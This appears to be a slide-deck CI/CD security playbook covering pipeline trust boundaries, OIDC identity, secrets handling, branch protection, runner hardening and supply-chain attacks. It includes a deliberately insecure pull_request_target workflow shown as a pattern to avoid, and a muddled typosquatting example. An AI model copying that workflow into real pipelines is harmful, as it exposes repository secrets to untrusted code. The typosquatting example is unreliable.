



CI/CD Security Playbook

BUILD. SECURE. DELIVER. OPERATE.



CI/CD Pipeline Attack Surface

Map the complete delivery chain from developer workstation to production. Identify trust boundaries, privileged components, attack entry points, and how one compromised stage can affect downstream systems.



LOW TRUST

TRUST BOUNDARIES

HIGH TRUST

KEY ATTACK ENTRY POINTS

- 1 Compromised developer machine (malicious code or credentials)
- 2 Malicious pull request or untrusted contributor
- 3 Vulnerable build dependencies or build scripts
- 4 Compromised CI runner (self-hosted or misconfigured)
- 5 Stolen secrets or cloud credentials
- 6 Malicious artifacts or image substitution

PRIVILEGED COMPONENTS

- 1 Repository administrators
- 2 CI/CD service accounts and credentials
- 3 Build runners with network access
- 4 Artifact registry with write access
- 5 Deployment credentials (production access)
- 6 Infrastructure and environment configuration

TRUST BOUNDARIES

- 1 Developer → Repository (untrusted code input)
- 2 Repository → CI Pipeline (code execution boundary)
- 3 CI Pipeline → Artifact Registry (artifact integrity boundary)
- 4 Artifact → CD Pipeline (deployment approval boundary)
- 5 CD Pipeline → Production (privileged environment boundary)
- 6 Production → Dependent Systems (data and identity impact)

HOW A COMPROMISE CAN SPREAD

- 1 Developer machine → Pushes malicious code to repository
- 2 Repository → Triggers CI pipeline with attacker's code
- 3 CI Pipeline → Builds and publishes malicious artifact
- 4 Artifact Registry → Stores and serves compromised artifact
- 5 CD Pipeline → Deploys to production with trusted credentials

SENIOR ENGINEER INSIGHTS

- ✓ **Minimize trust**
Treat every stage as potentially compromised.
- ✓ **Isolate environments**
Use least privilege and short-lived credentials.
- ✓ **Verify artifacts**
Use signing, provenance and immutable registries.
- ✓ **Limit blast radius**
Restrict network access and permissions per stage.
- ✓ **Monitor and detect**
Alert on unusual pipeline behaviour and credential use.
- ✓ **Assume compromise**
Design for detection, containment and fast recovery.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

CI/CD Threat Modeling and Blast Radius

Model threats against repositories, build agents, artifact registries, deployment credentials, and production environments. Evaluate attacker capabilities, privilege escalation paths, and containment boundaries.



THREAT SCENARIOS

- 1 Compromised developer machine pushes malicious code.
- 2 Malicious pull request modifies CI workflow.
- 3 Compromised build agent steals secrets or modifies artifacts.
- 4 Poisoned dependency or malicious build script runs during build.
- 5 Attacker replaces or tampers with artifacts in registry.
- 6 Stolen deployment credentials deploy malicious version to production.

ATTACKER CAPABILITIES

- 1 External attacker (no initial access) exploits public repository or dependency.
- 2 Compromised contributor or insider with repository access.
- 3 Attacker with code execution on build agent.
- 4 Attacker who steals CI/CD credentials or tokens.
- 5 Attacker who can modify artifacts in registry.
- 6 Attacker with deployment access to non-production or production.

PRIVILEGE ESCALATION PATHS

- 1 Untrusted code → access CI secrets.
- 2 Modify workflow → run code with higher privileges.
- 3 Access build agent → access cloud credentials.
- 4 Tamper with artifacts → deploy malicious versions.
- 5 Use deployment creds → access production.
- 6 Move laterally → access multiple environments and services.

BLAST RADIUS EXAMPLES

- 1 **Developer machine**
Can affect code, repository and pipeline.
- 2 **Repository**
Can affect all builds and deployments.
- 3 **Build agent**
Can expose secrets, modify artifacts, and access internal systems.
- 4 **Artifact registry**
Can affect all downstream deployments.
- 5 **CI/CD pipeline**
Can affect multiple environments and clusters.
- 6 **Production environment**
Can impact applications, data and customers.

CONTAINMENT BOUNDARIES

- 1 Network isolation for build agents.
- 2 Least-privilege access for CI/CD identities.
- 3 Separate environments and accounts.
- 4 Artifact signing and verification.
- 5 Environment protection rules and approvals.
- 6 Monitoring, detection and rapid credential revocation.

SENIOR ENGINEER INSIGHTS

- 1 Assume pipeline components can be compromised.
- 2 Minimize trust and isolate environments.
- 3 Use short-lived credentials and OIDC.
- 4 Verify artifact provenance before deploy.
- 5 Design for blast radius containment.
- 6 Continuously monitor for unusual pipeline behaviour.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

Pipeline Identity, Authentication, and Authorization

Examine workload identities, service accounts, OpenID Connect (OIDC), short-lived credentials, role assumption, and least-privilege access. Explain how identity design determines the blast radius of a compromised job.



KEY IDENTITY CONCEPTS

- 1 Workload Identity**
Identity for the pipeline job (not a human user).
- 2 Service Account**
Identity used by CI/CD to access resources.
- 3 OpenID Connect (OIDC)**
Federated identity to obtain short-lived credentials.
- 4 Short-Lived Credentials**
Temporary, time-bound access tokens.
- 5 Role Assumption**
Assume a specific role with defined permissions.
- 6 Least-Privilege Access**
Only the minimum permissions required.



HOW OIDC WORKS IN CI/CD

- 1** CI/CD job requests an OIDC token from the platform (e.g., GitHub Actions).
- 2** Token contains claims about the job (repository, workflow, branch, etc.).
- 3** Cloud IAM validates the token against a trusted identity provider.
- 4** IAM maps token claims to a role with specific permissions.
- 5** IAM issues short-lived credentials (e.g., AWS STS, Azure, GCP).
- 6** Job uses the temporary credentials to access required resources.



BENEFITS

- ✓ No long-lived credentials in pipelines
- ✓ Reduces secret leakage risk
- ✓ Granular access based on job context
- ✓ Easier credential rotation
- ✓ Limited blast radius if compromised
- ✓ Works across clouds and environments



COMMON MISTAKES

- ✗ Using static long-lived credentials
- ✗ Overly permissive roles
- ✗ Sharing the same identity across jobs
- ✗ Not validating token claims
- ✗ Leaving unused permissions



IDENTITY TYPES AND USE CASES

Identity Type	Example	Use Case	Risk if Compromised
Human User	Developer account	Manual actions	High (broad access)
CI/CD Service Account	GitHub Actions, GitLab CI, Jenkins	Pipeline jobs	Medium to High (depends on permissions)
OIDC Federated Identity	GitHub OIDC → AWS STS	Short-lived access to cloud resources	Low (time-bound)
Cloud Role	IAM Role / Workload Identity	Access specific services	Medium (scope of role)
Kubernetes Service Account	Pod/service identity	Access cluster resources	Medium (RBAC scope)



HOW IDENTITY DESIGN AFFECTS BLAST RADIUS

- 1** Broad permissions → attacker can access many systems.
- 2** Shared identities → one compromised job affects multiple pipelines.
- 3** Long-lived credentials → attacker retains access for a long time.
- 4** Lack of environment isolation → dev compromise can reach production.
- 5** Proper scoping and short-lived credentials → limits damage to a single job and resource.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

Secrets Management and Credential Exposure

Investigate secret leakage through logs, environment variables, artifacts, caches, pull requests, and compromised runners. Cover secret rotation, vault integration, exposure detection, and incident response.



COMMON SECRET LEAKAGE SOURCES

- 1 **Logs**
Secrets printed in build or application logs.
- 2 **Environment variables**
Exposed in job logs or debug output.
- 3 **Artifacts and build outputs**
Secrets included in binaries, images or files.
- 4 **Caches**
Secrets persisted in build caches.
- 5 **Pull requests**
Secrets exposed in code, comments or configs.
- 6 **Compromised runners**
Attackers can read files, environment and memory.

REAL EXAMPLES

- 1 API key printed in CI job log.
- 2 Cloud credentials committed in a .env file.
- 3 Database password in a Docker image layer.
- 4 Terraform state file with secrets uploaded as an artifact.
- 5 Secret exposed in a pull request diff.
- 6 Self-hosted runner with leftover credentials accessed by attacker.

PREVENTION BEST PRACTICES

- 1 Use a secrets manager (e.g., AWS Secrets Manager, HashiCorp Vault).
- 2 Never hardcode secrets in code or configs.
- 3 Use short-lived credentials and OIDC.
- 4 Restrict secret access with least privilege.
- 5 Mask secrets in logs and redact sensitive output.
- 6 Use ephemeral and isolated build runners.

SECRET ROTATION STRATEGY

- 1 Use short-lived credentials where possible.
- 2 Automate rotation with secrets manager.
- 3 Rotate immediately after suspected exposure.
- 4 Use unique credentials per environment.
- 5 Remove unused and stale credentials.

VAULT INTEGRATION PATTERN

- 1 CI job authenticates using OIDC or workload identity.
- 2 Exchange identity for short-lived token.
- 3 Retrieve secrets at runtime (not in repo).
- 4 Use scoped policies for each job or service.
- 5 Token expires automatically after job completes.

EXPOSURE DETECTION

- 1 Scan repositories for secrets (e.g., git-secrets, truffleHog).
- 2 Scan artifacts and container images.
- 3 Monitor CI logs for sensitive patterns.
- 4 Use cloud provider leak detection tools.
- 5 Set up alerts for unusual credential usage.

INCIDENT RESPONSE STEPS

- 1 **CONTAIN**
Revoke and disable exposed credentials.
- 2 **INVESTIGATE**
Identify scope and how the secret leaked.
- 3 **ROTATE**
Generate new credentials and update systems.
- 4 **VERIFY**
Confirm no unauthorized access.
- 5 **PREVENT**
Fix root cause and improve controls.

SENIOR ENGINEER INSIGHTS

- 1 Assume every secret can be exposed.
- 2 Design for zero long-lived credentials.
- 3 Use identity federation and short-lived tokens.
- 4 Limit blast radius with scoped permissions.
- 5 Continuously monitor and test for secret leakage.
- 6 Treat secret exposure as a production incident.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

Repository Security and Branch Protection

Secure source repositories through protected branches, CODEOWNERS, required reviews, signed commits where appropriate, restricted workflow modifications, and controlled merge permissions. Examine bypass risks and administrative access.



PROTECTED BRANCHES

- 1 Protect main and release branches.
- 2 Require pull request before merge.
- 3 Enforce required reviews and status checks.
- 4 Block force pushes and branch deletion.
- 5 Restrict who can push or merge.
- 6 Apply different rules for dev, staging and production branches.

CODEOWNERS

- 1 Define code owners for critical paths (e.g. /infra, /ci, /deploy).
- 2 Require code owner reviews before merge.
- 3 Use teams, not individual users.
- 4 Keep CODEOWNERS file in root of repository.
- 5 Review and update ownership regularly.
- 6 Prevent unauthorized changes to CODEOWNERS.

REQUIRED REVIEWS AND CHECKS

- 1 Require a minimum number of reviewers.
- 2 Use mandatory status checks (e.g. tests, security scans).
- 3 Prevent self-approval.
- 4 Require up-to-date branches before merge.
- 5 Use code scanning and secret scanning checks.
- 6 Block merge if checks fail or are skipped.

SIGNED COMMITS

- 1 Use GPG or SSH signing for commits and tags.
- 2 Enforce signed commits on protected branches.
- 3 Verify commit signatures in CI.
- 4 Reject unsigned or unverified commits.
- 5 Use "Verified" commits for release branches.
- 6 Protect release tags with signing.

RESTRICT WORKFLOW MODIFICATIONS

- 1 Restrict changes to CI/CD workflows (e.g. .github/workflows/).
- 2 Require code owner review for workflow changes.
- 3 Block direct pushes to workflow files.
- 4 Use branch protection and mandatory reviews.
- 5 Monitor workflow modifications with alerts.
- 6 Limit who can approve changes to pipeline configuration.

BYPASS RISKS AND ADMINISTRATIVE ACCESS

- 1 Repository admins can bypass branch protection.
- 2 Compromised admin accounts can push directly to protected branches.
- 3 Insiders can modify CODEOWNERS or workflow files.
- 4 Status checks can be misconfigured or skipped.
- 5 Force pushes or API access can bypass controls if not restricted.
- 6 Regularly audit admin access, API tokens and organization settings.

REAL ATTACK EXAMPLES

- 1 Attacker modifies CI workflow to exfiltrate secrets.
- 2 Malicious PR changes build script to deploy backdoor.
- 3 Compromised maintainer pushes directly to main.
- 4 Insider removes code owner and disables required reviews.

SENIOR ENGINEER INSIGHTS

- 1 Treat repository settings as critical production controls.
- 2 Use least privilege for admin and write access.
- 3 Monitor and alert on changes to branch protection, CODEOWNERS and workflows.
- 4 Combine repository security with identity federation and short-lived credentials in the pipeline.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

Pull Request and Untrusted Code Execution

Analyze forked pull requests, workflow triggers, malicious build scripts, dependency execution, and privilege boundaries. Demonstrate why untrusted contributions must not inherit production credentials or privileged runner access.



KEY RISKS WITH UNTRUSTED CODE

- 1 Malicious PR can modify build scripts or workflows.
- 2 Exfiltrate secrets from environment variables or files.
- 3 Install malicious dependencies.
- 4 Access cloud APIs if credentials are available.
- 5 Poison build artifacts or container images.
- 6 Use compromised runner to move laterally.

PULL REQUEST TRIGGERS (GITHUB)

- 1 **pull_request**
Safe for running basic checks on forked PRs (no secrets by default).
- 2 **pull_request_target**
Runs in the context of the base repo (with privileges) – high risk if used incorrectly.
- 3 **workflow_run**
Triggered by another workflow.
- 4 **workflow_dispatch**
Manual trigger.
- 5 **push**
Triggered on direct pushes (trusted code only).

WHY PRs FROM FORKS ARE RISKY

- 1 The contributor can modify workflow files in the PR.
- 2 Build scripts can execute arbitrary code.
- 3 Dependencies can run install scripts (e.g. postinstall).
- 4 Secrets may be exposed if workflows run with high privileges.
- 5 **pull_request_target** can be abused to access secrets.
- 6 Attackers can create malicious artifacts or backdoors.

SECURE HANDLING OF PRs

- 1 Use **pull_request** for untrusted forks (no secrets).
- 2 Never use **pull_request_target** for untrusted PRs without strict controls.
- 3 Use read-only tokens and minimal permissions.
- 4 Do not expose production credentials.
- 5 Run builds in isolated, ephemeral runners.
- 6 Validate and scan all artifacts before use.

EXAMPLE: RESTRICTED WORKFLOW FOR FORKED PRs

```

name: PR Checks
on:
  pull_request:
    branches: [ "main" ]
jobs:
  test:
    runs-on: ubuntu-latest
    permissions:
      contents: read # read-only
    steps:
      - uses: actions/checkout@v4
      - name: Run tests
        run: |
          npm ci
          npm test
  
```

DANGEROUS PATTERN (AVOID)

```

name: Insecure PR
on:
  pull_request_target:
    branches: [ "main" ]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Deploy
        run: ./deploy.sh # has access
                        # to secrets and
                        # production creds
  
```

REAL ATTACK EXAMPLES

- 1 Malicious PR modifies CI workflow to print secrets.
- 2 Dependency with malicious postinstall script exfiltrates tokens.
- 3 **pull_request_target** used to steal repository secrets.
- 4 Compromised build uploads malicious container image.
- 5 Cache poisoning to inject malicious binaries.

SENIOR ENGINEER INSIGHTS

- 1 Treat all external contributions as untrusted until validated.
- 2 Never expose production credentials to PR workflows.
- 3 Use **pull_request** for forks and keep permissions minimal.
- 4 Validate, scan and sign artifacts before promotion.
- 5 Monitor workflow changes and require code owner reviews.
- 6 Use separate workflows for trusted and untrusted code.



@veriqta



@veriqta



@veriqta



@veriqta



@veriqta



@veriqta

Build Runner Isolation and Hardening

Compare hosted, self-hosted, ephemeral, and persistent runners. Examine runner escape risks, container privileges, network access, filesystem persistence, lateral movement, and isolation controls.

HOSTED RUNNER



- Managed by platform
- Ephemeral
- Shared infrastructure
- Limited customization
- Good isolation (provider)
- No infrastructure to manage
- Suitable for most use cases

SELF-HOSTED RUNNER



- Managed by you
- Persistent or ephemeral
- Full customization
- Runs in your environment
- Higher security responsibility
- Risk of lateral movement
- Must be hardened and monitored

EPHEMERAL RUNNER



- New runner per job
- Clean environment
- Reduced persistence risk
- Harder for attackers to maintain access
- Ideal for high-security workloads
- Higher infrastructure cost

PERSISTENT RUNNER



- Reused for multiple jobs
- Faster and lower cost
- Higher risk of persistence
- Artifacts and data may remain
- Requires strict hardening
- Must be regularly cleaned
- Strong monitoring needed



RUNNER COMPARISON

Feature	Hosted	Self-Hosted	Ephemeral	Persistent
Management	Provider	You	You	You
Lifecycle	Ephemeral	Persistent/Ephemeral	Ephemeral	Persistent
Isolation	High (provider)	Depends on setup	High	Lower
Customization	Limited	Full	Full	Full
Security Responsibility	Low	High	Medium	High
Persistence Risk	Low	High	Low	High
Best Use Case	General CI/CD	Custom environments	High-security jobs	Performance / cost sensitive



RUNNER ESCAPE RISKS

- 1 Container escape to host.
- 2 Abusing privileged containers (e.g. --privileged).
- 3 Accessing host Docker socket.
- 4 Reading instance metadata (cloud).
- 5 Stealing credentials from runner.
- 6 Lateral movement to internal network.
- 7 Persisting malicious tools or backdoors.
- 8 Accessing other jobs or repositories.



HARDENING CONTROLS

- 1 Use ephemeral runners where possible.
- 2 Disable privileged mode.
- 3 Restrict network access (egress/ingress).
- 4 Use minimal build images.
- 5 Do not mount host Docker socket.
- 6 Use non-root users.
- 7 Clean workspace after job.
- 8 Rotate runner credentials.
- 9 Apply least-privilege permissions.
- 10 Monitor runner activity and logs.
- 11 Use dedicated runners for sensitive jobs.
- 12 Regularly patch and update runner OS and containers.



NETWORK ACCESS CONTROLS

- 1 Restrict outbound access to only required resources.
- 2 Block access to internal networks unless needed.
- 3 Use firewall rules, VPC/subnet isolation.
- 4 Prevent access to cloud metadata services.
- 5 Use proxy with allowlist.
- 6 Monitor unusual network traffic from runners.



FILESYSTEM PERSISTENCE RISKS

- 1 Artifacts or secrets left on disk.
- 2 Malicious tools installed for future use.
- 3 Shared workspace between jobs.
- 4 Logs containing sensitive information.
- 5 Container layers with cached credentials.



ISOLATION BEST PRACTICES

- 1 Use one runner per environment or team.
- 2 Isolate runners by project and sensitivity.
- 3 Use container isolation (rootless, gVisor, Firecracker).
- 4 Disable unnecessary capabilities.
- 5 Implement strict job-level permissions.



SENIOR ENGINEER INSIGHTS

- 1 Treat runners as untrusted by default.
- 2 Minimize runner privileges and network access.
- 3 Use ephemeral runners for production pipelines.
- 4 Continuously monitor and audit runner usage.
- 5 Design runner infrastructure with zero trust principles.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

Dependency and Software Supply Chain Attacks

Investigate dependency confusion, typosquatting, malicious packages, compromised maintainers, transitive dependencies, and poisoned build tooling. Cover dependency pinning, provenance, scanning, and controlled dependency updates.



COMMON SUPPLY CHAIN ATTACKS

- 1** **Dependency confusion**
Internal package name found in public registry.
- 2** **Typosquatting**
Malicious package with similar name.
- 3** **Malicious packages**
Package contains harmful code.
- 4** **Compromised maintainers**
Trusted package is taken over.
- 5** **Transitive dependency attacks**
Malicious code in a nested dependency.
- 6** **Poisoned build tooling**
Compromised build tools, plugins or actions.

REAL EXAMPLES

- 1** Installing a package from public registry instead of internal (dependency confusion).
- 2** Typo in package name (e.g., `requests` instead of `request`).
- 3** Malicious npm, PyPI or Ruby gem upload with credential stealing code.
- 4** Compromised maintainer publishes malicious version.
- 5** Transitive dependency includes backdoor (e.g., event-stream incident).
- 6** Malicious CI action or build plugin executes arbitrary code during build.

IMPACT ON CI/CD AND PRODUCTION

- 1** Credential theft from build environment.
- 2** Malicious code included in build artifacts.
- 3** Backdoored container images.
- 4** Lateral movement from build runner.
- 5** Compromise of downstream production environments.
- 6** Long-term persistence through legitimate dependencies.

DEFENSE STRATEGIES

- 1** Use private registries for internal packages.
- 2** Use dependency pinning (exact versions).
- 3** Verify package provenance and signatures where available.
- 4** Scan dependencies for known vulnerabilities.
- 5** Restrict package sources and allowlists.
- 6** Use reproducible and hermetic builds.

DEPENDENCY PINNING EXAMPLES

npm (package.json)	<pre>{ "dependencies": { "express": "4.18.2" } }</pre>
Python (requirements.txt)	<pre>requests==2.31.0 Flask==3.0.0</pre>
Docker (Dockerfile)	<pre>FROM python:3.11.6-slim</pre>

SCANNING AND MONITORING

- 1** Scan dependencies in CI (SCA tools).
- 2** Check for license and security issues.
- 3** Monitor for new vulnerabilities (e.g., Dependabot, Renovate).
- 4** Alert on suspicious package behavior.
- 5** Track transitive dependencies.
- 6** Monitor registry for typosquatting and new malicious packages.

CONTROLLED DEPENDENCY UPDATES

- 1** Use automated update tools with PR reviews.
- 2** Test updates in isolated environments.
- 3** Review changelogs and security advisories.
- 4** Apply updates gradually, not directly to production.
- 5** Use canary builds and integration tests.
- 6** Roll back quickly if issues are found.

